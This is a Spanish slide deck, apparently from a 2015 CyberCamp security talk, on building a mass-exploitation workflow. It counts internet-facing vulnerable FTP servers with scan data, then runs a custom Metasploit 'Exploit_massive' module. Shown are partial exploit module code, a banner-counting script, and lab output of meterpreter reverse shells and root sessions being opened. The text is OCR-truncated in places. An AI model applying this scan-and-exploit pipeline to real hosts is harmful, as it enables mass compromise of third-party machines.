How can (bad guys or even u) rule the world?

Pablo González

www.incibe.es

INSTITUTO NACIONAL DE CIBERSEGURIDAD

SPANISH NATIONAL CYBERSECURITY INSTITUTE

cyber camp

CYBERSECURITY EVENT

2015

incibe_

GOBIERNO DE ESPAÑA

MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO

https://cybercamp.es

#CyberCamp15

Whois

"En ElevenPaths pensamos de forma diferente cuando hablamos de seguridad. Aunque la industria de la seguridad lleva ya muchos años en apogeo y hemos asistido a todo tipo de productos y soluciones en las últimas décadas, creemos que algo no estamos haciendo bien cuando aún seguimos enfrentándonos a muchas de las amenazas y problemas de seguridad que nacieron entonces"

¿Qué es conquistar el mundo?


- **En el mundo digital:**
  - La posibilidad de tener mucha presencia
  - Gran capacidad cómputo
  - Distribución de máquinas

- **Vector para lograrlo:**
  - Investigando OSINT y las vulnerabilidades conocidas






¿Qué se quiere comprobar?




¿Qué cosas estudiaremos?

- 1. OSINT: Shodan, Zmap, scans.io…
- 2. Búsqueda de (Known-Vulnerabilities)
- 3. Procesar información pública (contar versiones vulnerables)
- 4. Construcción nodo central (build a gun)
  - ***4.1 bang! bang!***
- 5. Geolocalización de direcciones IP vulnerables
- 6. Construcción mapa de máquinas distribuidas




Osint: La verd


- **¿Por qué scans**
  - *University of Mic*
  - *Fedora Project*
  - *Hanno Böck*
  - *Project 25499*
  - *Rapid 7*



Known-vulnerabilities

- **¿Dónde descubrir vulnerabilidades conocidas y exploits?**





Known-vulnerabilities

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = AverageRanking

    include Msf::Exploit::Remote::Ftp

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'PCMan\'s FTPD V2.0.7 Username Overflow',
            'Description'    => %q{
                    This module exploits a buffer overflow found in the USER command
                of PCMan's FTPD.
            },
            'Author'         => 'MSJ <matt.jones.85[at]gmail.com>',
            'License'        => MSF_LICENSE,
            'DefaultOptions' =>
```

Contemos…

```
out = File.open("PCMan_2.0_10_7_2015.txt", 'w')

cont = 0
File.open(name, 'r') do |f1|

while linea = f1.gets
        begin
        data_hash = JSON.parse(linea)

        banner = data_hash['grab']['read']['data']['response']
        if banner =~ /PCMan\'s FTP Server 2\.0/
            cont += 1
            #puts data_hash['host']
            #puts banner
            puts cont
            out.puts(linea)
        end

        rescue

        end
end
```

Contemos (***17 Abril 2015***)

- **PcMan 2.0.7** → **95**
- **ProFTPd 1.3.3c** → **9546**
- **WarFTPd 1.65** → **4028**
- **WS_FTP 5.0.5** → **416**
- **WS_FTP 5.0.3** → **8**

14093

Contemos (***7 julio 2015***)

- **PcMan 2.0.7** → **420**
- **ProFTPd 1.3.3c** → **35168**
- **WarFTPd 1.65** → **15357**
- **WS_FTP 5.0.5** → **1762**
- **WS_FTP 5.0.3** → **40**

52747

NOTA: ***El éxito tiene porcentaje (tener en cuenta HoneyPots, Direcciones IP que cambian…) ¿Un 50%?***

er en tus manos


```
require 'msf/core'

class Metasploit3 < Msf::Exploit

  #include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Exploit Massive',
      'Description' => %q{
          xxx
      },
      'Author'        =>
        [
          # Pablo
          'Pablo Gonzalez',
        ],
        'Payload'         =>
        {
          'BadChars'    => "\x0
        },
      'Platform'        => 'win
      'Arch'            => ARCH_
      'ExitFunc'        => 'threa
      'Target'          => 0,
      'Targets'         =>
```


bloits




¿Qué tiene este módulo?

Remake de ***autopwn***

Fichero ***hosts***



Cada línea es ejecutada ***(target)***



Configuraciones

Sesiones conseguidas…

¿Y subida y ejecución de archivos?

Exploit_massive.rb

Tienen las máquinas…

…¿Dónde?!

ipGeo.rb

xoxo2ip.rb

Por todo el mur

generateMap.rb

Procesamos info!

```
message = @exploits[sploit].check_simple(''=>'')
print_status("This check is: #{message[0]}, and this result is: #{message[1]}")
```

```
192.168.56.102|windows/ftp/pcmanFTPd_2_0_7|21|windows/meterpreter/reverse_tcp|In
itialAutoRunScript:migrate -f|
[*]
[+] host: 192.168.56.102
[+] exploit: windows/ftp/pcmanFTPd_2_0_7
[+] port: 21
[+] payload: windows/meterpreter/reverse_tcp
[*]
[*] Starting exploit windows/ftp/pcmanFTPd_2_0_7 with payload windows/meterprete
r/reverse_tcp
[*] This check is: appears, and this result is: The target appears to be vulnera
ble.
[*] Sending stage (770048 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:1087) at
 2015-09-24 19:53:38 +0200
```


```
print_good("exploit: #{sploit}")
print_good("port: #{port}")
print_good("payload: #{pay}")
print_status()
```

¿Podremos mejorar el código?

- **…Y ver el resto del código? (yes!)**
- **¿Dónde? *https://github.com/pablogonzalezpe/metasploit-framework***

- **Colabora con la Comunidad Metasploit y mejora el módulo**

```
196  ip: 216.45.230.13
```



```
218  region: -
219  file: ip_pcman_10_7_2015.txt
```

PoC: Final

```
msf exploit(exploit_massive) > sessions

Active sessions
===============

  Id  Type                   Information
              Connection
  --  ----                   -----------
              ----------
  5   meterpreter x86/win32  CORELAN-XP3\segofensiva @ CORELAN-XP3
              192.168.56.101:4444 -> 192.168.56.102:1119 (192.168.56.102)
  6   meterpreter x86/win32  PRACTICAS-PC\practicas @ PRACTICAS-PC
              192.168.56.101:4444 -> 192.168.56.104:49162 (192.168.56.104)
  7   shell unix
              192.168.56.101:5816 -> 192.168.56.103:6200 (192.168.56.103)
  8   meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ meta
sploitable  192.168.56.101:4433 -> 192.168.56.103:45476 (192.168.56.103)
```


thank you
danke
謝謝
ngiyabonga
teşekkür ederim
gracias
merci
obrigado
dziękuję
bedankt
go raibh maith agat
mochchakkeram
sukriya
kop khun krap
terima kasih
grazie
arigatô
dakujem
takk
tapadh leat
dank je
спасибо
Баярлалаа
рахмат
mersi
barka
weialin
tack
spas
faafetai lava
vinaka
blagodaram
misaotra
matondo
paldies
grazzi
mahalo
хвала
asante
manana
obrigada
tenki
murakoze
kiitos
dankie
dhanyavad
nanni
nandri
hvala
maururu
köszönöm
bayarlalaa
gracie
enkosi
djiere dieuf
tau
mamnun
chnorakaloutioun
gratias ago
gracies
sulpay
sobodi
dėkuji
sagolun
taiku
mèsi
najis tuke
ありがとう
tanemirt
rahmet
diolch
dhanyavadagalu
shukriya
merce
мерси
trugarez
didi madloba
kam sah hamnida
rahmat
감사합니다
xièxie
ευχαριστώ
спасибі
дякую
dankon
aciu
akun
shokrane

https://cybercamp.es **#CyberCamp15** **@CyberCampEs**

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD